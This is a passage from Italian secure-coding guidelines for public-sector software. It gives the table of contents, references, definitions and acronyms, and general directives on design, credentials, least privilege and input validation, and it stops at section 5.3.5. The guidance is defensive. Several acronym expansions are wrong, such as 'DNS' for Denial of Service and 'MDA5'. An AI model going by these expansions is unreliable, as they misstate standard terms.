

# Linee guida per lo sviluppo sicuro

## SOMMARIO

<b>1</b>	<b>INTRODUZIONE .....</b>	<b>7</b>
1.1	SCOPO .....	7
1.2	STRUTTURA DEL DOCUMENTO .....	7
<b>2</b>	<b>RIFERIMENTI .....</b>	<b>8</b>
2.1	DOCUMENTI DI RIFERIMENTO .....	8
<b>3</b>	<b>DEFINIZIONI E ACRONIMI .....</b>	<b>9</b>
3.1	DEFINIZIONI .....	9
3.2	ACRONIMI .....	9
<b>4</b>	<b>SVILUPPARE APPLICAZIONI SICURE .....</b>	<b>12</b>
<b>5</b>	<b>PROGETTAZIONE E SVILUPPO DELL'APPLICAZIONE: DIRETTIVE STANDARD .....</b>	<b>13</b>
5.1	PROGETTAZIONE DELL'APPLICAZIONE .....	13
5.2	SVILUPPO DELL'APPLICAZIONE – CRITERI GENERALI .....	13
5.2.1	<i>Performance</i> .....	13
5.2.2	<i>Password nel codice sorgente</i> .....	14
5.2.3	<i>Privilegi esecutivi minimi</i> .....	14
5.2.4	<i>Metodi TRACE e TRACK</i> .....	14
5.2.5	<i>Assenza di codice malevolo</i> .....	14
5.2.6	<i>Fattore integrità</i> .....	14
5.2.7	<i>Input character validation</i> .....	14
5.2.8	<i>Gestione dell'output</i> .....	15
5.3	FORMATTAZIONE DEL CODICE .....	15
5.3.1	<i>Stile e sintassi</i> .....	15
5.3.2	<i>Algoritmi</i> .....	16
5.3.3	<i>Utilizzo funzioni di gestione delle stringhe</i> .....	16
5.3.4	<i>Specifiche del formato delle stringhe</i> .....	16
5.3.5	<i>Casting e variabili numeriche</i> .....	16
5.4	TRACCIAMENTO E RACCOMANDAZIONI DI "ALARM DETECTION" .....	16
5.4.1	<i>Tracciamento eventi</i> .....	16
5.4.2	<i>Tracciamento eventi di "Alarm Detection"</i> .....	17
5.4.3	<i>Scopo e campo di applicazione per eventi di "Alarm Detection"</i> .....	17
5.4.4	<i>Raccomandazioni generali per eventi di "Alarm Detection"</i> .....	17
5.5	COMPILAZIONE DELL'APPLICAZIONE .....	18
5.5.1	<i>Stack Canary</i> .....	18
5.5.2	<i>Correttezza del sorgente</i> .....	18
5.6	AMBIENTE OPERATIVO DELL'APPLICAZIONE .....	18
5.6.1	<i>Separazione degli ambienti</i> .....	18
5.6.2	<i>Test dell'Applicazione</i> .....	18
5.6.3	<i>Strumenti</i> .....	19
5.6.4	<i>Profili utente</i> .....	19
5.6.5	<i>Trattamento dei dati</i> .....	19
5.6.6	<i>Protezione dei sorgenti e delle librerie</i> .....	19
5.7	AUTENTICAZIONE, AUTORIZZAZIONE E GESTIONE DEGLI ACCESSI .....	19
5.7.1	<i>Policy standard "Everything is generally forbidden unless expressly permitted"</i> .....	19
5.7.2	<i>Assegnazione dei privilegi utente</i> .....	19
5.7.3	<i>Procedura di accesso dell'applicazione</i> .....	19
5.7.4	<i>Account standard</i> .....	20
5.7.5	<i>Autorizzazione</i> .....	20
5.7.6	<i>Generazione dei token</i> .....	20
5.7.7	<i>Generazione dei cookie</i> .....	20
5.7.8	<i>Contenuto del cookie</i> .....	20
5.7.9	<i>Scadenza del cookie</i> .....	20



5.7.10	Logout utente .....	20
5.7.11	Timeout di sessione .....	20
5.7.12	Isolamento delle funzioni dall'applicazione.....	20
5.8	PASSWORD, CHIAVI E CERTIFICATI .....	20
5.8.1	Gestione di password, chiavi e certificati.....	21
5.8.2	Trasmissione delle password in rete .....	21
5.8.3	Generazione/conservazione delle password nel filesystem/DB.....	21
5.8.4	Batch Job dell'applicazione .....	21
5.8.5	Storage dei dati applicativi .....	21
5.8.6	Integrità delle informazioni.....	21
5.8.7	Meccanismi di autenticazione.....	21
5.8.8	Non ripudio delle sessioni .....	21
5.8.9	Schemi di sicurezza e crittografici.....	21
5.8.10	Weak Keys e Collision .....	22
5.8.11	URL cifrati .....	22
5.8.12	Normalizzazione dei dati cifrati.....	22
<b>6</b>	<b>PRINCIPALI VULNERABILITÀ DERIVANTI DA ERRORI DI PROGRAMMAZIONE: OVERVIEW .....</b>	<b>23</b>
6.1	VALIDAZIONE DELL'INPUT.....	23
6.1.1	Shell Execution Command.....	23
6.1.2	File Inclusion.....	24
6.1.3	XML external entity (XXE) injection.....	25
6.1.4	Insecure Deserialization .....	26
6.1.5	Cross Site Scripting (XSS).....	26
6.1.6	Directory Traversal.....	27
6.1.7	SQL Injection .....	28
6.2	SESSION MANAGEMENT .....	29
6.2.1	Session Stealing e HjiHacking.....	29
6.2.1.1	Cookie.....	30
6.2.1.2	Token di sessione.....	31
6.2.1.3	Accesso ad aree non autorizzate .....	31
6.3	CRITTOGRAFIA .....	32
6.3.1	Sniffing e algoritmi crittografici deboli .....	32
6.3.2	Brute forcing .....	33
6.3.3	Rainbow table e salt value .....	34
6.3.4	Archiviazione insicura .....	34
6.4	GESTIONE DEGLI ERRORI, DELLE ECCEZIONI .....	35
6.4.1	User Enumeration .....	36
6.4.2	Information disclosure .....	36
6.4.3	Directory Listing .....	38
6.4.4	Denial of Service (DoS) .....	38
6.4.5	Race condition.....	39
6.4.6	Privilege Escalation e aggiramento dei permessi utente .....	40
6.5	BOUND CHECKING E PROBLEMATICHE DI OVERFLOW .....	40
6.5.1	Stack overflow.....	41
6.5.2	Off-by-one/Off-by-few .....	41
6.5.3	Format string overflow .....	42
6.5.4	Heap overflow.....	43
6.5.5	Integer overflow ed altri errori logici di programmazione.....	45
6.6	PROCESSI DI TRACCIAMENTO .....	45
6.6.1	Agevolazione delle attività malevole dell'aggressore.....	45
6.6.2	Oscuramento delle attività dell'aggressore .....	46
<b>7</b>	<b>BEST PRACTICES PER LO SVILUPPO IN SICUREZZA .....</b>	<b>47</b>
7.1	C/C++.....	47
7.1.1	Cross-site scripting (XSS).....	47
7.1.2	Command Injection .....	48
7.1.3	Connection String Injection .....	49



7.1.4	Resource Injection .....	51
7.1.5	SQL Injection .....	52
7.1.6	LDAP Injection .....	53
7.1.7	Process control .....	53
7.1.8	Ulteriori indicazioni per lo sviluppo sicuro .....	54
7.1.8.1	Dichiarazioni .....	54
7.1.8.2	Utilizzo dei tipi di dati .....	55
7.1.8.3	Bitfields .....	56
7.1.8.4	Macro .....	56
7.1.8.5	L'operatore sizeof e il passaggio di dati come parametri .....	57
7.1.8.6	Allocazione dinamica .....	57
7.1.8.7	Deallocazione .....	57
7.1.8.8	Puntatori .....	58
7.1.8.9	Casting e problematiche di gestione delle variabili numeriche .....	58
7.1.8.10	Computazione e condizionali .....	59
7.1.8.11	Controllo del flusso .....	59
7.1.8.12	Passaggio di argomenti .....	59
7.1.8.13	Valori di ritorno .....	59
7.1.8.14	Chiamate a funzioni .....	60
7.1.8.15	Files .....	60
7.1.8.16	Gestione degli errori .....	60
7.1.8.17	Sicurezza dell'applicazione .....	60
7.2	JAVA .....	60
7.2.1	Cross-site scripting (XSS) .....	60
7.2.2	Code injection .....	61
7.2.3	Command injection .....	62
7.2.4	Connection string injection .....	63
7.2.5	LDAP Injection .....	64
7.2.6	Resource Injection .....	65
7.2.7	SQL injection .....	66
7.2.8	XPath injection .....	66
7.2.9	XML External Entity (XXE) injection .....	68
7.2.10	Ulteriori indicazioni per lo sviluppo sicuro .....	68
7.2.10.1	Inizializzazione .....	69
7.2.10.2	Visibilità .....	70
7.2.10.3	Modificatori .....	70
7.2.10.4	Utilizzo degli oggetti mutevoli .....	70
7.2.10.5	Definizione delle classi .....	71
7.2.10.6	Codice e permessi speciali .....	71
7.2.10.7	Esecuzione dei comandi di sistema .....	71
7.2.10.8	Oggetti .....	72
7.2.10.9	Serializzazione e deserializzazione .....	72
7.2.10.10	Memorizzazione delle informazioni riservate .....	73
7.2.10.11	Packages .....	73
7.2.10.12	Gestione delle eccezioni .....	73
7.2.10.13	Java Servlet .....	75
7.3	PL/SQL .....	78
7.3.1	Cross-site scripting (XSS) .....	78
7.3.2	Resource Injection .....	79
7.3.3	SQL Injection .....	79
7.3.4	Ulteriori indicazioni per lo sviluppo sicuro .....	80
7.3.4.1	Posizionamento delle procedure PL/SQL .....	80
7.3.4.2	Tipologie di procedure vulnerabili .....	81
7.3.4.3	Filtraggio dei tipi di input iniettabile .....	81
7.3.4.4	Filtro dei caratteri potenzialmente dannosi .....	81
7.3.4.5	Direttive per Oracle .....	81
7.4	JAVASCRIPT .....	83
7.4.1	Cross Site Scripting (XSS) .....	83
7.4.2	Client DOM Code Injection .....	84
7.4.3	Client DOM Stored Code Injection .....	85



7.4.4	Client DOM Stored XSS .....	85
7.4.5	Client DOM XSS .....	87
7.5	PYTHON .....	87
7.5.1	Cross-site scripting (XSS) .....	87
7.5.2	Code Injection .....	88
7.5.3	Command Injection .....	89
7.5.4	Connection String Injection .....	90
7.5.5	LDAP Injection .....	91
7.5.6	Resource Injection .....	92
7.5.7	SQL Injection .....	92
7.5.8	XPath Injection .....	93
7.5.9	XML External Entity (XXE) injection .....	94
7.5.10	OS Access Violation .....	94
7.5.11	Unsecure deserialization .....	95
7.6	C# .....	96
7.6.1	Cross-site scripting (XSS) .....	96
7.6.2	Code Injection .....	97
7.6.3	Command Injection .....	98
7.6.4	Connection String Injection .....	99
7.6.5	LDAP Injection .....	101
7.6.6	Resource Injection .....	101
7.6.7	SQL Injection .....	102
7.6.8	XPath Injection .....	102
7.6.9	XML External Entity (XXE) injection .....	103
7.6.10	Ulteriori indicazioni per lo sviluppo sicuro .....	104
7.6.10.1	Managed Wrapper per l'implementazione del codice nativo .....	104
7.6.10.2	Library Code che espone risorse protette .....	104
7.6.10.3	Richieste di autorizzazione .....	104
7.6.10.4	Protezione dell'accesso ai metodi .....	105
7.6.10.5	Protezione e campi pubblici di sola lettura .....	106
7.6.10.6	Esclusione di classi e membri utilizzati da codice non attendibile .....	106
7.6.10.7	Definizione delle classi .....	108
7.6.10.8	User input .....	108
7.6.10.9	Concorrenza .....	108
7.6.10.10	Serializzazione e deserializzazione .....	109
7.7	ASP .....	109
7.7.1	Cross-site scripting (XSS) .....	109
7.7.2	Code Injection .....	111
7.7.3	Command Injection .....	111
7.7.4	Connection String Injection .....	112
7.7.5	LDAP Injection .....	113
7.7.6	XPath Injection .....	113
7.7.7	Resource Injection .....	114
7.7.8	SQL Injection .....	114
7.8	ASP.NET .....	115
7.8.1	Cross-site scripting (XSS) .....	115
7.8.2	Code Injection .....	116
7.8.3	Command Injection .....	117
7.8.4	Connection String Injection .....	118
7.8.5	LDAP Injection .....	119
7.8.6	Resource Injection .....	120
7.8.7	SQL Injection .....	120
7.8.8	XPath Injection .....	120
7.8.9	Ulteriori indicazioni per lo sviluppo sicuro .....	121
7.8.9.1	ASP.NET Web Form .....	121
7.8.9.2	ASP.NET MVC .....	122
7.9	PHP .....	123
7.9.1	Cross-site scripting (XSS) .....	123

7.9.2	Code Injection .....	124
7.9.3	Command Injection .....	126
7.9.4	File Disclosure .....	127
7.9.5	Remote File Inclusion .....	127
7.9.6	File Manipulation .....	128
7.9.7	LDAP Injection .....	129
7.9.8	Reflected Injection.....	130
7.9.9	SQL Injection .....	131
7.9.10	XPath Injection.....	131
7.9.11	XML External Entity (XXE) injection .....	132
7.9.12	Unsecure deserialization.....	133
7.10	VBNET.....	134
7.10.1	Cross-site scripting (XSS).....	134
7.10.2	Code Injection .....	135
7.10.3	Command Injection.....	136
7.10.4	Connection String Injection.....	136
7.10.5	LDAP Injection.....	137
7.10.6	Resource Injection.....	138
7.10.7	SQL Injection.....	138
7.10.8	XPath Injection.....	139
7.11	AJAX.....	139
7.11.1	Client Dom Code Injection .....	140
7.11.2	Client DOM Stored Code Injection .....	141
7.11.3	Client Dom Stored XSS .....	141
7.11.4	Client Dom XSS.....	143
7.11.5	Client Resource Injection .....	143
7.11.6	Client Second Order Sql Injection.....	144
7.11.7	Client Sql Injection .....	145
7.11.8	Cross-Site Request Forgery (CSRF).....	145
7.12	GO .....	147
7.12.1	Client Dom Stored XSS .....	147
7.12.2	SQL Injection .....	150
7.12.3	Ulteriori indicazioni per lo sviluppo sicuro .....	151
7.12.3.1	Validazione dell'INPUT.....	151
7.12.3.2	Gestione dei File .....	152
7.12.3.3	Gestione Sessione, Controlli Accessi e Crittografia.....	153
7.12.3.4	Gestione degli Errori e delle Eccezioni.....	155
7.12.3.5	Sicurezza del Database .....	156

#### LISTA DELLE TABELLE

Tabella 1 - Documenti di Riferimento.....	8
Tabella 2 - Definizioni .....	9
Tabella 3 - Acronimi .....	11

#### LISTA DELLE FIGURE

Figura 1 - Schema per la sicurezza dell'applicazione .....	12
--	----

## 1 INTRODUZIONE

### 1.1 Scopo

Scopo del presente documento è supportare, attraverso opportune linee guida, lo sviluppo di applicazioni software sicure. Queste linee guida, costituiscono un insieme di best practices da seguire, al fine prevenire eventuali problematiche di sicurezza nel codice, e forniscono nel contempo uno strumento utile nell'individuazione di possibili vulnerabilità presenti nel codice sorgente e le relative contromisure da applicare.

### 1.2 Struttura del documento

Il presente documento è articolato come segue:

- Il Capitolo 1 riporta le generalità e lo scopo del documento;
- Il Capitolo 2 riporta la documentazione applicabile e di riferimento al presente documento;
- Il Capitolo 3 riporta le definizioni e gli acronimi utili per la lettura del documento;
- Il Capitolo 4 riporta un'introduzione alle applicazioni sicure;
- Il Capitolo 5 fornisce un insieme di raccomandazioni generali e trasversali alle scelte implementative;
- Il Capitolo 6 fornisce un elenco delle principali vulnerabilità software, corredate da esempi puntuali e delle relative contromisure da adottare;
- Il Capitolo 7 fornisce le best practices per i linguaggi di sviluppo utilizzati (C/C++, Java, PL/SQL, Javascript, PyThon, C#, ASP, ASP.NET, PHP, VBNET, AJAX, GO) e delle misure da adottare al fine di diminuire l'esposizione verso problematiche di sicurezza applicativa.

## 2 RIFERIMENTI

### 2.1 Documenti di Riferimento

Rif.	Codice	Titolo
DR-1		CWE/SANS Top 25 Most Dangerous Software Errors ( <a href="http://cwe.mitre.org/top25/">cwe.mitre.org/top25/</a> )
DR-2		OWASP Top 10 ( <a href="http://www.owasp.org">www.owasp.org</a> )
DR-3		The CERT Secure Coding Standard ( <a href="http://www.cert.org">www.cert.org</a> )

*Tabella 1 - Documenti di Riferimento*

### 3 DEFINIZIONI E ACRONIMI

#### 3.1 Definizioni

Vocabolo	Descrizione
Ambiente di produzione	Agglomerato di sistemi, dispositivi hardware ed applicazioni in cui il software viene installato nella sua forma definitiva al fine di soddisfare le richieste dell'operatore o dell'utente finale.
Ambiente di sviluppo	Agglomerato di sistemi, dispositivi hardware ed applicazioni in cui il software viene progettato e creato.
Ambiente di test	Agglomerato di sistemi, dispositivi hardware ed applicazioni in cui il software creato viene testato.
Autenticazione	Processo attraverso il quale un sistema, un utente o un programma tenta di confermare la sua identità ad un altro sistema o applicazione.
Autorizzazione	Processo di definizione dei privilegi, ruoli e permessi di un utente su un sistema o un'applicazione.
Batch Job	Processo di scambio dati o informazioni che intercorre automaticamente, in periodi temporali prestabiliti, tra due sistemi, applicazioni o componenti.
Dati critici	Dati che hanno una rilevanza preponderante per l'immagine e l'operato aziendale (esempio cartellini di traffico telefonico).
Dati personali	Come da decreto legislativo 196/03: "qualunque informazione relativa a persona fisica, persona giuridica, ente od associazione, identificati o identificabili, anche indirettamente, mediante riferimento a qualsiasi altra informazione, ivi compreso un numero di identificazione personale".
Dati sensibili	Come da decreto legislativo 196/03: "Dati personali idonei a rivelare l'origine razziale ed etnica, le convinzioni religiose, filosofiche o di altro genere, le opinioni politiche, l'adesione a partiti, sindacati, associazioni od organizzazioni a carattere religioso, filosofico, politico o sindacale, nonché i dati personali idonei a rivelare lo stato di salute e la vita sessuale".
Eccezione	Occorrenza di una circostanza che altera o mira ad alterare il corso previsto o il normale operato di un sistema, di un'applicazione o di una sua componente.
Evento	Situazione riconducibile ad un'attività svolta o ad un'eccezione causata dall'utente, rilevante ai fini della sicurezza del sistema e dell'Information Security.
Identificazione	Meccanismo di convalida preventiva di un'azione.
Information Gathering & Disclosure	Processo relativo alla fuga di dati o informazioni, causato da bug o errori nel software.
Information Security	Insieme di controlli, policy, processi e procedure mirate a garantire la sicurezza delle informazioni in azienda.
Offuscatore	Software che converte il codice sorgente in forma difficilmente interpretabile o non interpretabile del tutto al fine di inibire l'utilizzo di tecniche di reverse engineering.
Organizzazione	Ente locale o centrale della Pubblica Amministrazione
Reverse Engineering	Processo mirato a scoprire i principi tecnologici di un'applicazione attraverso la sua analisi strutturale.
Token	Valore generato per identificare univocamente una sessione interattiva.

*Tabella 2 - Definizioni*

#### 3.2 Acronimi

Codice	Titolo
--------	--------

AES	Advanced Encryption Standard
AgID	Agenzia per l'Italia Digitale
ANSI	American National Standards Institute
API	Application programming interface
ASP	Active Server Pages
CD	Compact Disk
CE	Contratto Esecutivo
CGI	Common Gateway Interface
CQ	Contratto Quadro
CLR	Common Language Runtime
CSRF/XSRF	Cross-Site Request Forgery
CSS	Cascading Style Sheets
CWE	Common Weakness Enumeration
DB	Database
DDNS	Distributed Denial Of Service
DES	Data Encryption Standard
DNS	Denial Of Service
DOM	Document Object Model
DVD	Digital Versatile Disc
ECMA	European Computer Manufacturers Association
ESAPI	The OWASP Enterprise Security API
FTP	File Transfer Protocol
GPL	General Public License
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	HTTP Secure
IoC	Inversion of Control
ISO	International Organization for Standardization
JDBC	Java DataBase Connectivity
JSON	JavaScript Object Notation
JWT	JSON Web Token
LDAP	Lightweight Directory Access Protocol
MDA5	Message Digest 5
MVC	Model-View-Controller
ORM	Object-relational mapping
OS	Operating System
OTP	One Time Password
PL/SQL	Programming language / Structured Query Language
RDBMS	Relational database management system
REST	Representational State Transfer
RPC	Remote Procedure Call
RTI	Raggruppamento Temporaneo di Impresa
SHA-1	Secure Hash Algorithm.
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSH	Secure Socket Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol

TLS	Transport Layer Security
URL	Uniform Resource Locator
UTF	Unicode Transformation Format
XML	eXtensible Markup Language
XSS	Cross Site Scripting

*Tabella 3 - Acronimi*

## 4 SVILUPPARE APPLICAZIONI SICURE

La sicurezza informatica, di un'applicazione è il risultato delle contromisure di sicurezza applicate, nelle diverse fasi che compongono un qualsiasi ciclo di sviluppo adottato, per ogni livello fisico e logico dell'applicazione stessa.

La figura seguente mostra, a titolo di esempio non esaustivo, uno schema di modellazione concettuale degli elementi principali che intervengono in tale processo e sui quali s'indirizzeranno le linee guida presentate nel corrente documento.




Figura 1 - Schema per la sicurezza dell'applicazione



## 5 PROGETTAZIONE E SVILUPPO DELL'APPLICAZIONE: DIRETTIVE STANDARD

### 5.1 Progettazione dell'applicazione

L'architettura dell'applicazione deve essere progettata e sviluppata secondo i paradigmi standard dell'industria del software, quali: Architettura monolitica (mainframe), Client server, Service Oriented Architecture (SOA), ecc.

Nel corso della fase di progettazione è necessario garantire un adeguato livello di sicurezza applicativa e infrastrutturale attraverso l'analisi e la modellazione delle minacce relative agli applicativi coinvolti, delle interfacce e degli agenti che potrebbero minacciare il sistema. Per l'analisi della sicurezza applicativa di un'architettura di sistema si adotta un approccio differente a seconda che si tratti di progettazione di applicazioni ex-novo (approccio Secure by Design) piuttosto che di reingegnerizzazione di applicazioni esistenti (approccio Security Control). Nel dettaglio:

- **PROGETTAZIONE SICURA BY DESIGN** - Durante le fasi di analisi della sicurezza applicativa di una architettura di sistema (da definire o in fase di rivisitazione) è necessaria l'attuazione di pratiche di progettazione sicura attraverso l'individuazione di requisiti di sicurezza e contromisure secondo i Security by Design Principles. Le pratiche di progettazione sicura realizzano la sicurezza delle informazioni attraverso un approccio di "Defense in Depth" del layer applicativo. La "difesa in profondità" ha come scopo limitare al minimo i danni in caso di attacco riuscito. In pratica, nell'ipotesi che un attaccante riesca a oltrepassare il primo livello di difesa (ad esempio aggirando il controllo di autenticazione), ulteriori misure più restrittive devono intervenire per ostacolarne l'avanzata (ad esempio, restringendo al minimo i privilegi d'accesso alle risorse o applicando la compartimentazione dell'applicazione al fine di ostacolare bloccare la propagazione dell'attacco all'intero sistema).
- **SECURITY CONTROL** (su applicazione esistente) – È necessario: 1) Identificare, quantificare e risolvere i rischi di sicurezza associati ad un'interfaccia, un'applicazione e/o un sistema esistenti. 2) Validare dal punto di vista della sicurezza applicativa gli sviluppi realizzati da terze parti (sicurezza della supply chain). 3) Tutelare il proprio patrimonio informativo e i dati.

Le tecniche di modellazione delle minacce e d'identificazione delle relative contromisure, finalizzate a indirizzare i requisiti di sicurezza applicativa di un'architettura di sistema, insieme alle pratiche di progettazione sicura, sono trattate in dettaglio nell'*Allegato 4 - Linee Guida per la modellazione delle minacce ed individuazione delle azioni di mitigazione conformi ai principi del Secure/Privacy by Design*.

### 5.2 Sviluppo dell'applicazione – Criteri Generali

Nel corso della fase di sviluppo di un'applicazione, si raccomanda l'adozione dei criteri generali riportati nei paragrafi successivi.

#### 5.2.1 Performance

Le soluzioni di programmazione impiegate devono ridurre al minimo l'impatto sulle risorse di sistema. È necessario:

- non ottimizzare mai manualmente ciò che può essere ottimizzato dai compilatori;
- per i linguaggi che accedono direttamente alla memoria del sistema, evitare di avere puntatori multipli ad una determinata risorsa;
- utilizzare i data-types appropriati (es: non utilizzare long quando int è sufficiente);
- utilizzare switch/case al posto di strutture nidificate di if;
- porre le risorse più frequentemente utilizzate le une vicine alle altre;
- allocare la memoria il più tardi possibile (costruzione degli oggetti);

- deallocare la memoria il più presto possibile (distruzione degli oggetti) laddove tale operazione non pregiudichi la sicurezza dell'applicazione;
- compilare il software per la piattaforma di utilizzo (es: non compilare per architettura hardware 64-bit se non è necessario).

#### 5.2.2 Password nel codice sorgente

I dati di accesso (username/password/nome db/ecc..) ai database o a sistemi di altra natura non devono mai essere inseriti all'interno dei sorgenti.

Nei casi in cui non sia possibile, tali dati devono apparire in forma cifrata. Per le chiavi di cifratura e in generale per tutte le informazioni riservate valgono le stesse indicazioni.

#### 5.2.3 Privilegi esecutivi minimi

Quando l'applicazione viene avviata all'interno del sistema operativo, porta con sé i privilegi dell'utenza che effettua l'operazione. L'applicazione non deve essere lanciata con i privilegi amministrativi.

#### 5.2.4 Metodi TRACE e TRACK

Uno dei principi di sicurezza più saggi afferma che ciò che non viene utilizzato dovrebbe essere disabilitato. Nelle applicazioni Web è obbligatoria la disattivazione lato server del metodo HTTP TRACE o del metodo TRACK (utilizzato in ambienti Microsoft IIS ). Tali metodi consentono al client di vedere ciò che viene ricevuto dal web server. Tali informazioni possono poi essere utilizzate per organizzare un attacco di Cross Site Scripting. Si parla di "Cross Site Tracing" (XST).

#### 5.2.5 Assenza di codice malevolo

L'applicazione non deve contenere alcun tipo malware (malicious software): virus, trojan, rootkit, worms, ransomware, ecc.

Sono da considerare potenzialmente pericolose anche le backdoor amministrative, poiché consentono l'accesso alle macchine in rete bypassando il processo di autenticazione. Un attaccante che trovasse il modo di manomettere una backdoor amministrativa, potrebbe penetrare nelle macchine e prenderne il controllo.

#### 5.2.6 Fattore integrità

Il concetto di integrità del software include la resilienza agli attacchi informatici e alle violazioni della privacy, ma essenzialmente sta a indicare che possano essere impediti modifiche non autorizzate.

La fase di progettazione e la successiva fase d'implementazione devono assicurare che tutti gli errori e le eccezioni rilevati durante il processamento e l'elaborazione dei dati acquisiti in ingresso siano correttamente gestiti, in modo che non causino il danneggiamento o la perdita di integrità delle informazioni.

#### 5.2.7 Input character validation

L'applicazione deve assicurare, attraverso opportuni meccanismi di convalida, che tutti i parametri in input, specificati dall'utente, siano congruenti a quanto atteso.

In particolare, sui dati acquisiti in ingresso, l'applicazione deve prevedere l'implementazione di meccanismi di controllo che limitino il set di caratteri o valori, inseribili dall'utente, solo a quelli congruenti ai campi richiesti e/o alle forme di pertinenza, al fine di identificare e annullare gli effetti dei seguenti errori:

- Valori out-of-range o non pertinenti (ad esempio l'immissione di caratteri non numerici nel campo "anno di nascita");
- Caratteri invalidi negli stream o nei data field;
- Dati mancanti o incompleti;
- Limite del minimo volume di dati richiesti non soddisfatto o del massimo volume di dati acquisibile in ingresso raggiunto;

Per quanto riguarda i caratteri speciali, se presenti/richiesti in input, sono considerati pericolosi (innescano diverse vulnerabilità, Cfr. [paragrafo 6.1.1]) poichè la loro combinazione non può essere considerata semplice 'testo'.

Di seguito qualche esempio di possibile combinazione:

Caratteri pericolosi	Possibile utilizzazione
< >	identificano tag HTML
!   & ;	esecuzione comandi
' " * %	database queries
? \$ @	programmi e script
( ) [ ]	programmi e script
.. \. /	filesystem paths

Inoltre, caratteri speciali quali:

; | ! ~ ' " - \* % ` \ / < > ? \$ @ : ( ) [ ] { } .

devono essere identificati e neutralizzati (input sanitizing) con tecniche specifiche quali l'escaping (i caratteri pericolosi devono essere sempre convertiti prima del salvataggio), di seguito alcuni esempi di sostituzione:

Carattere pericoloso	Sostituito con
<	&lt;
>	&gt;
#	&#35;
&	&#38;
(	&#40;
)	&#41;

Il controllo, quindi, deve sempre verificare che non siano inseriti script potenzialmente dannosi. È importante sottolineare che la convalida dell'input utente non deve mai essere svolta lato client, ma sempre dal back-end, sul server, poichè sul client i dati sono sempre visibili e modificabili.

### 5.2.8 Gestione dell'output

L'applicazione deve fornire in output solamente le informazioni pertinenti e conformi alle richieste avanzate dagli utenti, al fine di evitare qualsiasi raccolta d'informazioni (information gathering) o rivelazione di dati (disclosure) non autorizzate.

## 5.3 Formattazione del codice

La formattazione del codice e la sintassi devono seguire le seguenti direttive standard:

- Ogni file deve contenere un'intestazione (file header) in cui si specificano l'autore del codice, la data di creazione dello stesso e la storia degli aggiornamenti successivi (se presenti);
- Ogni file header deve contenere la dichiarazione di una ed una sola classe;
- Le dichiarazioni correlate ad una classe riportata all'interno di un file, devono essere poste all'interno dello stesso file;
- Le righe di codice devono avere un numero di caratteri uguale o inferiore a quello previsto dal formato ISO/ANSI per la descrizione delle dimensioni dello schermo (80 caratteri x 24 righe).

### 5.3.1 Stile e sintassi

Alla dichiarazione di ogni funzione, metodo o classe deve sempre precedere un commento che riporti:

- Scopo della funzione;
- Parametri di input e output a/dalla funzione;
- Valori di ritorno dei parametri di output;
- Tracciamento degli aggiornamenti del codice della funzione (data ultima modifica).
- Le parentesi graffe, nel codice, devono essere apposte sulla riga superiore e inferiore rispetto alla dichiarazione del costrutto linguistico (struttura, classe, funzione, metodo, etc.).
- È raccomandato che ogni funzione assolva un unico compito, in maniera efficiente ed efficace.

### 5.3.2 Algoritmi

Nell'ottica di rendere l'applicazione conforme agli standard internazionali è richiesto l'utilizzo esclusivo di algoritmi riconosciuti nell'industria del software. Gli standard internazionali devono essere strettamente seguiti per lo sviluppo di algoritmi crittografici e processi di autenticazione.

### 5.3.3 Utilizzo funzioni di gestione delle stringhe

Tutto l'input utente processato dall'applicazione deve passare per funzioni sicure di gestione delle stringhe che ne prevedono il bound-checking (controllo del range di validità). L'applicazione deve risultare immune da problematiche di tipo stack overflow, off by one/off by few overflow o heap overflow.

### 5.3.4 Specifica del formato delle stringhe

Nei sorgenti dell'applicazione il formato delle stringhe deve essere sempre specificato nei parametri delle funzioni che lo prevedono e mai dato per assunto. L'applicazione deve risultare immune da problematiche di tipo format string overflow.

### 5.3.5 Casting e variabili numeriche

